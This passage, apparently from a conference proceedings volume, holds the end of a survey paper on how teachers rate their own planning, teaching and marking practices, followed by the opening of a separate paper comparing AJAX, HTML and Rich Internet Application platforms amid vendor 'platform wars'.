60,8% of the surveyed teachers change good preparations with their workmates (48,5% agree very much with the assertion, and 12,3% of the testees agree). Out of 39,2% of the respondents which disagree with the statement, only 20,4% disagree in no way.

Statement: *I use Internet and other sources for preparation.*

Few of the examinees (21,35%) use Internet and other resources for the preparation of lessons (9,4% agree very much with the assertion, and 11,95% of the respondents agree). Out of 78,65% which disagree with the statement, 33,8% disagree in no manner.

Statement: *I respect didactic – methodical instructions and references, given in the syllabus.*

Very high percentage of the examinees, even 93,2% of the polled teachers respect didactic methodical instruction

given in the syllabus (77,3% agree very much with the assertion and 15,9% of the testees, agree). From 6,8% of the respondents which disagree with the statement, only 2,12% generally disagree.

Statement: *I prepare work tasks of various difficulties taking into consideration pupils' previous knowledges.*

50,6% of the examinees prepares tasks for work with different difficulties (37,7% agree very much with the assertion, and 12,9% of the examinees agree). Out of 49,4% of the testees who disagree with the statement, only 18,34% generally disagree.

The obtained indicators for the field Planning and preparation direct one to the conclusion that the teachers have operative work plans for their subjects, made according to the compulsory curriculum and syllabus. There is solid reconciliation of the time in which are processed similar contents. It means that there is good collaboration among the teachers at the schools. Few number of teachers use special operative plans adapted to every pupil. There is as well concluded that the teachers prepare for teaching mostly using professional llterature. Substantially fewer number of teachers use Internet and other information resources. The reason can be unsufficient knowledge out of the field of information technologies and ignorance in such aspects of achieving new knowledges. The schools should develop such skills with the teachers by organising workshops which will treat the use of modern informatics technology in preparation and teaching realising. The teachers are divided in the matter of setting the tasks of various difficulties which are adapted to the pecularities of every pupil.

B. Teaching process

In this subfield are valuated the information given to the pupils by teachers, as well feed – back informations between the teachers and pupils. The pupils are encouraged to present their opinions frankly. The information they get have to be precise, clear and unambiguous. Good communication and collaboration implies mutual respect and appreciation among direct participants in teaching process, between teachers and pupils respectively. The objective is that the teachers should lead to the planned aims, as well to stimulate pupils to be devoted to learning and good organisation at the class Teaching aids and appliances should be wide – ranging. Methods and forms of work ought to be harmonized with the lesson objectives and teaching contents. When at work, the teachers have to take into account peculiarities of every pupil, taking into consideration their encumbrance and work speed during solving the given tasks. The innovating of the practice of learning and teaching through new roles of the teachers and pupils and preferring pupils' activity in the process of knowledge acquiring, is in the basis of modern concept of teaching and learning. Namely, the purpose is to improve quality, durability and applicability of the knowledge achieved by pupils at the school. This, of course, demands that in future the teacher ought to be, increasingly, to a lesser degree lecturer and marker (evaluator), but more and more organiser, motivator and coordinator of the teaching process. The pupil is being observed as on active subject of the teaching process. Knowledge with comprehension and how to aquire it is nowadays accentuated. This is substantial supposition and the way how to use it in different living situations. More complex requirements are for teachers greater recruitment than in traditionally organised teaching, both in the way of teaching preparation and as well stimulationg pupils to be more active. Controlling and evaluation of their work taking into consideration the organisation and realising of the teaching process will take place, too. One should also think how to use rationally teaching devices and all other available resources in order to improve the quality of the teaching process. Pupils should be stimulated to cherish certain interests as well to develop some new ones. Certainly, teachers have to be educated so that they can recognise pupils' potential and direct them how to develop such capabilities. Pupils should be stimulated to use all knowledges they acquire at school in every day life, directing them to various information resources, as well the activities which they can realise out of their schools.

a) The results of the surveyed teachers for the subfield – *Communication and cooperation*

Statement: *I strive to express myself plainly and correctly at the classes.*

88,5% of the examinees endeavour to express themselves distinctly and properly at the lesson (56,11% agree very much with the assertion, 32,39% of the examinees agree). Out of 11,5% of the testees which disagree with the statement, on;ly 4,23% disagree in general.

Statement: *I check are instructions and questions properly comprehended by pupils.*

84,2% of the polled teachers control are instructions and questions correctly understood – by pupils (61,18% agree very much with the assertion, 23,02% of the testees agree). Out of 15,8% of the examinees which disagree with the statement, only 6,3% generally disagree.

Statement: *I encourage pupils to express their opinions and observations.*

55,8% of the examinees animate pupils to bring up their opinions and observations (32,5% agree very much with the assertion and 23,3% of the respondents agree). Out of 44,2% of the surveyed teachers who disagree with the statement, only 17,21% disagree in general.

Statement: *I give sufficient time to think after given task / question.*

75,6% of the examinees think that they give time enough to pupils to think after the given question / task (54,9% agree very much with the assertion, and 20,7% of the testees agree). Out of 24,4% of the respondents that disagree with the statement, only 7,14% disagree by no means.

Statement: *I address every pupil with appreciation*.

89,2% of the serveyed teachers think that they address every pupil with respect (72,24% agree very much with the assertion, and 16,96% of the testees agree). Out of 10,8% of the examinees who disagree with the statement, only 2,31% disagree in general (fig.2).



Fig. 2. - The results of the surveyed teachers for the subfield – *Communication and cooperation*

b) The results of the surveyed teachers for the subfield – *Stimulation of the pupils*

Statement: *I endeavour to give the examples which are interesting and connected to the experience of pupils.*
71,8% of the examinees at the class give the examples that are interesting and related to the pupils' experience (49,23% agree very much with the assertion, and 22,57% of the testees agree). Out of 28,2% of the respondents who do not agree with the statement, 10,12% disagree totally.
Statement: *The tasks I give to the pupils are provocative and they take the application of the learned curriculum.*
59,4% of the surveyed teachers assign challenging assignments to the pupils and ask the use of the accepted teaching materials (23,5% agree very much with the assertion, and 35,9% of the respondents agree). Out of 40,6% which do not agree with the statement, 14,48% generally disagree.
Statement: *I stimulate pupils to put questions and to discuss.*
62,7% of the surveyed teachers stimulate pupils to ask questions and discuss (41,6% agree very much with the assertion, and 21,1% of the testees agree). Out of 37,3% of the testees who disagree with the statement 11,8% generally disagree.
Statement: *I pay necessary attention to the pupils who advance slowlier.*
65,2% of the examinees consider that they pay needed attention to the pupils whose progress is not fast (39,11% agree very much with the assertion, and 26,09% of the testees agree).Out of 34,8% of the examinees which disagree with the statement, 13,19% disagree at all.
Statement: *I motivate the pupils paying them compliments..*
72,6% of the polled teachers stimulate pupils by praising (53,1% agree very much with the assertion, and 19,5% agree).Out of 27,4% of the examinees which disagree with the statement, only 9,44% generally disagree.

c) The results of the surveyed teachers for subfield – Correlation and use of knowledge

Statement: *I recommend pupils to use additional sources of information.*
38,2% of the surveyed teachers recommend to their pupils to use adittional sources of information (14,12% agree very much with the assertion, and 24,08% of the testees agree). Out of 61,8% of the respondents who disagree with the statement, 31,5% disagree by no means.
Statement: *I motivate pupils to use knowledges and skills acquired in other fields, when they learn new contents.*
49,4% of the examinees stimulate pupils to use knowledges and skills achieved in other fields, when they study new contents (20,28% agree very much with the assertion, and 29,12% of the testees, agree). Out of 50,6% of the testees who don't agree with the statement, 27,4% generally disagree.
Statement: *I stimulate my pupils to apply what they have learnt in every day life.*
51,12% of the examinees motivate pupils to use the acquired knowledge and skills in daily life (25,8% agree very much with the assertion, and 25,32% of the testees agree). Out of 48,88% of the respondents that disagree with the statement, 22,52% disagree in general.
Statement: *Together with pupils I make programs for some extracurricular activities on the basis of their interests.*
32,7% of the examinees together with pupils make programs for extracurricular activities (15,9% agree very much with the assertion, and 16,8% of the testees agree). Out of 67,3% of tjhe respondents which do not agree with the statement, 26,4% generally disagree.
Statement: *I inform pupils with capabilities offered by the school regarding equipment, Internet and literature through extracurricular and out of school activities*
44,1% of the polled teachers inform the pupils with the possibilities offered by school regarding equipment (25,22% agree very much with the assertion, and 18,88% of the respondents agree). Out of 55,9% of the examinees which disagree with the statement, 21,7% disagree in general.
With the help of the analyzed indicators we conclude that the good features of the observed schools are correct relations regarding the teaching process, and they appear in teachers' efforts to help pupils to comprehend all the questions and instructions given to them. Also, pupils have enough time to think after every question. It means that teachers appreciate their pupils very much. Most of teachers apply diverse forms, methods and work techniques and they adapt work dynamics to pupils' possibilities. They also have to pay attention to the tasks they give to pupils. These assignments should be, perhaps more challenging and applicable in every day life. Most of the teachers pay their attention to the pupils who do not keep abreast with the others. School would contime to praise their pupils on account of their motivation to achieve better success. Low percentage of the examinees except standard literature use as well the other sources, as for example. Internet. The cause is maybe in unsufficient knowledge in the field of modern informatic technologies. Teachers should have professional trainings in this field..

C. Learning

One observes this situation in that field: Pupils should have to develop a more responsible relation to learning and ought to be more independent in that work. They should have the feeling of personal responsibility but at the same time they out to be ready as well to divide responsibility in their group and class. Teachers should encourage pupils to use different sources of information as Inernet, periodicals and other professional literature. It is very important for them to make difference between essential and unessential information. In this case

teachers can help them very much. It is necessary to train pupils to be in possession of the methods and techniques of intelectual work by way of which they themselves will acquire new knowledges in view of various resources. According to it it, is quite clear that pupils may and should be introduced into the proceedings of independent using books, textbooks and other literature, through regular teaching.

a) The results of the polled teachers for the subfield – Pupils' responsibility

Statement:*I stimulate pupils to put forward themselves long – and – short – term objectives and tasks.*
43,3% of the examinees stimulate pupils to set themselves long – and – short run goals and assignments (26,1% agree very much with the assertion, and 17,2% of the testees, agree). Out of 56,7% of the respondents who disagree with the statement, only 21,2% disagree not at all.
Statement: *I develop responsibility with pupils for their own progress and achieved results.*
49,8% of the surveyed teachers develop responsibilit with pupils for their own advancement and achieved results (28,6% agree very much with the assertion, and 21,2% of the respondents agree). Out of 50,2% of the examinees who disagree with the statement, 22,32% disagree in no way.
Statement: *I motivate pupils to evaluate with a fair mind their knowledge.*
43,9% stimulate pupils to value objectively their knowledges (21,11% agree very much with the assertion, and 22,79% of the respondents agree). Out of 56,1% of the testees who disagree with the statement, 24,5% disagree at all.
Statement: *During the knowledge valuation I want pupils' opinion.*
36,6% of the examined teachers ask pupils for their opinions when they value the pupils' knowledges (17,2% agree very much with the statement, and 19,4% of the testees agree). Out of 63,4% of the respondents 38,3% disagree in general.
Statement: *At the knowledge valuation the class give their opinion.*
35,2% of the examinees assert that at the knowledge valuation the class give their opinion (13,33% agree very much with the assertion, and 21,87% of the testees agree). Out of 64,8% of the respondents which disagree with the statement, 32,7% disagree by no means (fig.3).



Fig. 3. - The results of the polled teachers for the subfield – Pupils' responsibility

On the basis of the obtained indicators for this subfield of valuation, it can be concluded that pupils' stimulating should be stipulated so that they would be more responsible for their success. They schould be more included into the valuation process and asked for their opinion during valuation. It is praiseworhily that teachers use different methods, forms and work techniques at classes, because they are aware that every pupil is specific. Attention would be paid how to orient pupils in other information resources. These are information obtained on the Internet, from periodicals and from TV programs. Also the teachers should stimulate the pupils to acquire actively knowledges and to come to the solving of problems in their own way. The teachers should enable the pupils to demonstrate their achievements and to award them on account of their invested labour and time. It would be desirably to organise pupils' conferences in order to discuss individual advancement in learning.

D. Controlling pupils' progess

With the valuation of this key subfield, attention is paid to the pupils' marking. It should be regular and continual and based on the notes which teachers have for every pupil separately. Teachers should comply with the regulation of marking. The criteria for knowledge marking from the same subject with different pupils should be approximately the same and without not so great discrepancies. Therefore good communication among teachers is necessary, since there has to be a desirable time coordination how to treate similar contents from diverse subjects. Informing parents and pupils should be regular and easily understandable. A pupil and a teacher should be "partners" in the process of marking, but the teacher finally is the person which gives his professional judgement and final mark. Teacher should record the data relevant for the presentation of pupils' success. In this way he himself but as well both pupils and parents, will have complete insight into the work and progress of their child during the whole school year. Nevertheless at the end of every classification term, the objectivity of the final mark is in the higher percentage greater. Satisfaction is mutual and the teaching process quality is being raised to considerably higher level.

The results of the polled teacher for the subfield – Controlling and marking

Statement: *I help the pupils with difficulties in accepting the syllabus.*
65,81% of the surveyed teachers help some pupils in overcoming difficulties in assimilating the syllabus (39,43% agree very much with the assertion, and 26,38% of the examinees agree). Out of 34,19% of the testees who disagree with the statement, 13,24% do not agree in no way.
Statement: *I take into consideration pupils' devotion (to work).*
75,66% of the examinees during marking take into consideration pupils devotion (55,32% agree very much with the assertion, 20,34% agree). Out of 24,34% of the testees which disagree with the statement, 9,45% disagree by no means.
Statement: *I valuate pupils' knowledge in different ways (oral communication in class, testing, written exercises)*
87,37% of the examinees assess pupils' knowledges in different way (63,31% agree very much with the

assertion, and 24,06% of the examinees agreee). Out of 12,63% of the testees who do not agree with the statement, only 4,19% totally disagree with the statement.

Statement: *I mark in accordance with the administered rules about pupils' marking.*

93,2% of the polled teachers mark according to the statutory regulations of pupils' marking (77,36% agree very much with the assertion, and 15,84% of the examinees agree). Out of 6,8% of the testees which disagree with the statement, only 2,93% generally disagree.

Statement: *I record the data for representation of pupils' advancement (I control pupils' achievements, and the testing results).*

62,82% of the examinees make notes about the review of pupils' progress (40,8% agree very much with the assertion, and 22,02% of the testees agree). Out of 37,18% of the respondents who disagree with the statement, 11,82% disagree in general.

After analyzing the indicators, it can be concluded that marking is being accomplished in accordance with the prescribed marking rules. The teachers are divided regarding data recording about every pupil's progress. Majority of teachers valuate the pupils' knowledge in different ways. The teachers also respect enough the established procedure of reporting at the school, but they do not inform parents and pupils sufficiently about the reporting procedure in the school. Teachers write not inodequately about the rate by which pupils reach the achievements' levels in relation to the prescribed tasks and aims. The good features are that the teacher apply two – way communication with the parents and regularly inform parents about the work and success of their children (fig.4).



Fig. 4. - The results of the polled teacher for the subfield – Controlling and marking

IV. Concluding considerations

The teaching process would be improved without any doubt if the parents could be more intensively included into this process. There is also wanted team cooperation of all staff members with parents and pupils. Just through the developing team work skills with the teachers, the gap among same thematical totalities can be prevailed. These themes were not treated time coordinated and in this way there will be directly increased as well the degree of understanding of these teaching units with the pupils. The team work contributes to better realising of the professional development with the school employees, provided that it is being performed according to the principles of mutual appreciation, tolerance and productivity, because the team teaching depends on the continued cooperation of the teachers and good communication among them. The teachers should constantly have on mind that it is impossible to become and be a competent teacher without a consistent vocational development. On the degree of teachers' competence depend pupils' attainments and further development. The former professional training was, substantially personal matter of the teachers and the children they teach, because they profit of the teachers' progress. But we can not expect that the pupils are the only one motive for teachers' advanced trainings. It can be neiter sufficient support to teachers' development. Teachers are restricted and discouraged when they have on mind their professional development. The cause is in the fact that they have not so much autonomy in the teaching process. The contents, time for treatment, sequence of themes and the whole work organisation are defined in advance. Certain essential knowledge of a determined vocation connects all (the) teachers. But at the same time the teachers are differed just by these specifical metodological knowledges and the way they are applied by them. Is everybody who possesses an appropriate degree of professional skill and education, able to be a teacher or there are nevertheless indispensable special proffesional knowledges and specialized trainings? While on one side innovations in the teaching practice can fall behind their theoretical projections, there is, on the other side, the possibility that theoretical purposeful thinkings increasingly are behind time after pedagogical – educational reality. There is in our school system still a certain degree of rigidity in this matter. It is not necessary to introduce alterations, innovations and new teaching methods and instruments of labour because for that do not follow any sanctions. To be a teacher is not a job one operates till the pension. It is a generous profession by which are shaped young people and through that occupation is raised also their level of conciousness and culture.

Abstract - This Paper provides an analytical overview of the IT technologies that are currently available for the development of business internet applications. HTML, AJAX and Rich Internet Application (RIA) technologies are compared and the pros and cons of each technology outlined. Incompatibility issues of most RIA platforms with numerous devices and operating systems due to the so-called platform wars are described. A possible solution is proposed: Developing or using a new generation of RIA technologies which would preserve legacy application code and at the same time provide usability over the internet, a rich user interface and cross-platform support.

Keywords: Internet, thin client, Rich Internet Applications, RIA, Business Internet Applications, BIA, AJAX, HTML5, Adobe AIR, Silverlight, JavaFX, cross-platform, multiplatform, iPhone, Android, Windows Phone 7, Windows 8, Metro, platform wars

I. INTRODUCTION

This paper describes various technologies that can be used for developing business internet applications. Many companies have been aggressively banning the use of other technologies to assure the dominance of their own platform on the market.

The paper describes *thin client* technologies, more advanced solutions known as *smart clients*, as well as technological solutions for the development of Rich Internet Applications (RIA). The concept of AJAX has been compared to the concept of RIA. The purpose of this paper is not to compare all available Rich Internet Application frameworks.

Some of the most popular mobile devices (smartphones and tablets) include: iPhone, iPad, Eee Pad, Blueberry, Slate PC. In the field of smartphones four operating systems are currently dominant on the market: Symbian (Nokia), Android (Google), iOS (Apple) and Windows Mobile (Microsoft). According to a recent study by the Gartner group [1], the operating system that will dominate the smartphone market by 2015 is Android, with a predicted market share of about 50%. Figure 1. clearly demonstrates current trends as well as the projected market share of the four major players in the smartphone business.

We live in exciting times, with many options and many new technologies for the development of business applications. Let us mention a few commonly used programming languages and frameworks: PHP, ASP, JSP, AJAX, .NET, Silverlight, JavaFx, Adobe AIR. Let us add a few commonly used devices and operating systems to the equation: Windows, Mac, iPhone, Android, Windows Mobile. Which platform to choose? Developers feel overwhelmed by all these new technologies and at the same time companies feel that their business applications are losing pace.



Figure 1. Smartphone market share future prediction by Gartner

But there is a solution. Some companies have been creating their own RIA solutions. For example, a company called RIS d.o.o. from Kastav, Croatia, created a product which "takes the responsibility of caring" about new technologies and trends, so that developers don't have to. The product is called Thin@ - it consists of a set of tools which assist in transitioning Clarion [22] applications to a Thin@ Application Server, which is a RIA platform [2]. This product simplifies the transition of legacy business applications from the desktop environment to the Internet.

II. RICH INTERNET APPLICATIONS

The current trend is developing business Internet applications with HTML-related technologies. However, HTML was originally created as an Internet-based hypertext markup language that web browsers can use to interpret and compose static web pages. HTML does not allow partial screen refresh. This is possible only with the introduction of JavaScript programming which can be used to manipulate specific elements of a web page.

The three-layer architecture prescribes the following layers, (Figure 2.):

1. Database layer, e.g. a database server farm
2. Application layer, e.g. an application server farm

3. Presentation layer, e.g. the computer of the end user, or more specifically, the software that is being used to render the application



Figure 2. Three-layer architecture of business internet applications

Programming languages such as PHP or ASP can be used to dynamically generate HTML pages. HTML on its own does not enable the development of rich business applications. This is possible by using additional technologies such as AJAX (JavaScript API). The need to use several separate technologies makes the development of such applications time and cost-ineffective compared to the development of traditional desktop applications. The main problem is that it is necessary to create the server side (using programming languages to generate HTML) separately from the client side (using AJAX technologies to dynamically change parts of the screen and CSS for defining the GUI).

In order to solve this problem and remove the necessity of numerous programming efforts using various different technologies, a special type of a RIA platform and approach has been developed. The vision behind the new platforms is a single server-side development effort which enables running the application over the Internet and on multiple platforms. On the client side there is a special program which takes the description of the graphical user interface (GUI) and window events from the server and renders the GUI on the client side. This program is commonly known as a thin client, and by extending its features it can be called Smart Client. Applications which operate in this way can be called Rich Internet Applications [9]. Therefore we can introduce terms such as RIA platform, RIA technology, RIA client, RIA server etc. A RIA technology represents a development environment in which the application is programmed for the server side and the same application can be executed on the client side without any additional client-side programming.

There are many definitions of a RIA, e.g. according to Wikipedia [20] there is a clear distinction between a Rich Client (used in a RIA) and a Thin Client:

RIAs use a Rich Client deployment model (deployment of a compiled client application through a browser) rather than a thin-client-server model (where the user's view is largely controlled from the server).

Figure 3. describes the way in which a RIA works. The application is located on the server. The GUI definition is transferred from the server to the client. The thin client (or Smart Client) receives the GUI definition and renders it to the end user. Let us imagine that at this point the user performs an operation (e.g. clicks a button). The information about the user action is transferred through the network back to the application server, which then executes the code behind that button. Let us imagine that the executed code opens a new window. The GUI definition of the new window will be transferred to the client.

Therefore, it is not necessary to separately program the client side to implement the ability to refresh only a part of the screen in browser. The client-side application in most cases does not have to be modified in order to support many features (such as partial screen refresh) that classic web application can't do without additional client-side programming. This is a huge benefit of a RIA



Figure 3. RIA communication model

application compared to web technologies.

Some RIAs work only inside a browser, some can work both inside and outside of the browser, and some can work only outside of the browser.

Benefits of the RIA approach include the following:

- For developers: Write once, run (almost) anywhere
- For end users: Rich User Interface

The most popular RIA platforms include: Adobe AIR, Microsoft Silverlight and JavaFX. These technologies make use of different programming languages and use a different way to create the user interface, but all three frameworks support running the application both in-browser and out-of-browser (OOB), OOB being a newer feature.

The Adobe AIR RIA platform has the following key features [10]:

- Programming language: ActionScript
- User Interface: MXML (XML-based user interface markup language)
- Mode of operation: in-browser & out-of-browser.

The Microsoft Silverlight RIA platform [11] has the following key features:

- Programming language: .NET based

- User Interface: XAML (XML-based user interface markup language)
- Mode of operation: in-browser & out-of-browser.

JavaFX RIA platform has the following key features [12]:

- Programming language: Different from JAVA SE (possible future integration)
- User Interface: JavaFX objects
- Mode of operation: in-browser & out-of-browser.

These platforms simplify development because it is not necessary to program the server side disjointedly from the client side. Without technologies of this type we would be forced to develop business internet applications by combining HTML and other client-side technologies, and use other programming languages on the server side. Let us examine this set of technologies, often referred to as web technologies.

We can ask the following question: Is HTML a RIA technology? The answer is – no, it is not RIA because HTML is static. In order to solve this problem, JavaScript is used in combination with HTML.

What is the relationship between AJAX and RIA? AJAX stands for Asynchronous JavaScript and XML. It is a combination of mutually related web technologies which are used on the client side to create asynchronous web applications. With the help of AJAX, web applications can send and receive data from the server and to the server asynchronously and without interfering with the current display of a webpage. AJAX is often used in combination with CSS, HTML and XML technologies, although this is not a necessity.

On the server side the following technologies are commonly used to generate HTML: PHP, ASP, JSP, APEX, etc.

Although with AJAX it is possible to develop applications that have a rich user interface, RIA applications have a runtime program on the client side (thin client or Smart Client) which executes the application in real time. Using AJAX technologies to develop internet applications implies programming the server side separately from the client side, while using RIA technologies implies predominantly server-side programming.



Figure 4. Trends in internet application development

Figure 4, based on a 2008 Gartner research [13], demonstrates the trends of internet application development. The graph clearly demonstrates that some of the leading technologies for the development of business internet application introduced the novelty of executing the application outside of the browser. This prediction by Gartner became a reality on smartphones, where most internet applications are indeed running outside of the browser.

We can ask ourselves the following question: When to use RIA and when to use AJAX? The advantages of the RIA approach, tools and platforms can show their full potential in the development of complex business applications. AJAX-related technologies on the other side are better for the development of websites such as portals or blogs and for the development of simple web applications. Both RIA and AJAX have their place and role. However, AJAX-related technologies are not sufficient for creating business internet applications.

III. PLATFORM WARS

Various IT companies such as Asus, HP, RIM, Microsoft, Google, Oracle, Apple, Adobe and others compete against each other to gain as much as possible of the market share. One of the strategies they use is developing new operating systems, new programming languages and new devices. Some of the most common operating systems include: MS Windows, Apple iOS, Apple OS X, Linux, Google Android, QNX, Palm OS. Some development frameworks and programming languages include: JSP, ASP, AJAX, PHP, .NET, Flash, Objective C, JavaFx, Silverlight, Java ME, APEX, Adobe AIR, PL/SQL, Java SE.

The main principle of many IT companies mentioned above is exclusivity. This means that an internet application written for e.g. Apple iOS in the Objective C programming language can only work on Apple products. Similar cases are becoming more and more common with products from other companies as well. Let us take Google Android as another example – although it is using the Java programming language, about 50% of the standard Java libraries are not supported on Android. Since the majority of Java applications use the Swing library (which is not supported), this also means that the majority of existing Java applications can't be easily adapted for the new platform. This might look normal, but it creates significant problems to independent software companies that are trying to create applications for the global market.

Let us look into the legal battle between Oracle and Google. Oracle bought Sun and thus became the owner of Java. Google took the JVM and created the Dalvik VM for their Android OS, which can't run about 50% of Java libraries. This created problems to Java developers, and Oracle sued Google for patent and copyright infringement [3].



Figure 5. Windows 8 Platform and Tools

The Microsoft mobile platform – Windows Mobile 7 OS – can run applications written in .NET and Silverlight. However, it does not support the execution of applications written in Java ME or Flash. In this way Microsoft closed its mobile platform to everybody except the users of Microsoft development tools, similar to what Apple did before them. The new Windows 8 OS (see Figure 5), which is scheduled for release in 2012, is introducing new Metro-style applications. Metro applications use the new WinRT API [4], which is a successor to the Win32 API. Microsoft no longer considers .NET or Silverlight as their strategic platform, and the only option left to their buyers is to adapt and learn new technologies. Microsoft already did this several times in the past.

Due to unceasing change in development technologies and incompatibilities between various vendors, businesses are forced to rewrite their existing applications and therefore developers are forced to endlessly learn new technologies. This situation ties them down to their workplace as it is demonstrated on Figure 6. For example, Android development requires learning from sources such as [5], [6], [7], [8] and a long time to reach significant business results.

Plenty of evidence to support the platform wars theory can be found. According to a new biography on Steve Jobs from Walter Isaacson, apparently, Steve Jobs really hated Android. Here's the quote straight from Steve Jobs' mouth:

"I will spend my last dying breath if I need to, and I will spend every penny of Apple's $40 billion in the bank, to right this wrong… I'm going to destroy Android, because it's a stolen product. I'm willing to go thermonuclear war on this."



Figure 6. Developers as slave of their workplace

Also, the following sources [16], [17], [18], [19] contain indications of the late S. Jobs' desire to destroy Android, as well as quotes where he declares that Apple will not support Java or Flash on the iOS.

Adobe tried to create the "ultimate application platform" (Adobe AIR) which was intended to work on all devices and operating systems. Of course, Apple, Google and Microsoft did not like this (it is rumored that Microsoft started creating their own RIA platform – Silverlight, as a reaction to Adobe Flex).

It is a fact that Apple banned the use of Adobe Flash technologies on iOS; Android does not support many standard Java SE libraries; Windows Phone 7 does not support Flash or Java; and the new Windows 8 Metro will not support any browser plugin – including Microsoft Silverlight.

Therefore we can state that major IT companies such as Apple, Microsoft and Google are indeed accountable for the problems that developers are facing today. They strive to conquer the market with their products and at the same time prevent the use of products from other vendors.

The question is – how to solve this problem and which development environment to pick so that we do not have to learn new tools and rewrite existing applications for other platforms? A new approach in RIA development gives us hope.

IV. NEW APPROACH IN RIA DEVELOPMENT

Due to a complex IT business climate in which numerous mutually exclusive platforms are currently popular, a global trend is developing native applications for all these platforms. This is both time consuming and cost-ineffective.

The *platform wars* incapacitated leading software vendors from providing a RIA solution which would work on all devices and all operating systems. Therefore, some companies have taken a completely different approach – they are creating RIA platforms that attempt to work on all platforms. Along with the ability to work over the Internet and the richness of the user interface, which is at the core definition of any RIA platform, other important goals include allowing developers to create the application only once and still be able to execute it on all platforms and use native capabilities of the specific platform.

One such product is Thin@, created by the company RIS [2]. Thin@ enabled RIS to quickly transfer their application portfolio (15 years of development, applications totaling millions of lines of code). Without almost any additional programming, knowledge that is contained in the source code became available to end users over the internet. The company is currently developing a RIA client written in Java SE which will be able to deliver the application to the Mac OS and Linux platforms, in addition to the original Windows platform. RIS also plans to develop one or more clients to cover the mobile platforms.

MagicSoftware reached even a higher level of RIA software development. The company created a series of smart clients, each used to support a specific mobile platform [14].

Some of the advantages that RIA solutions of this type bring to software development companies include:

- Once developed in a one programming language, the application does not have to be rewritten in other programming languages.
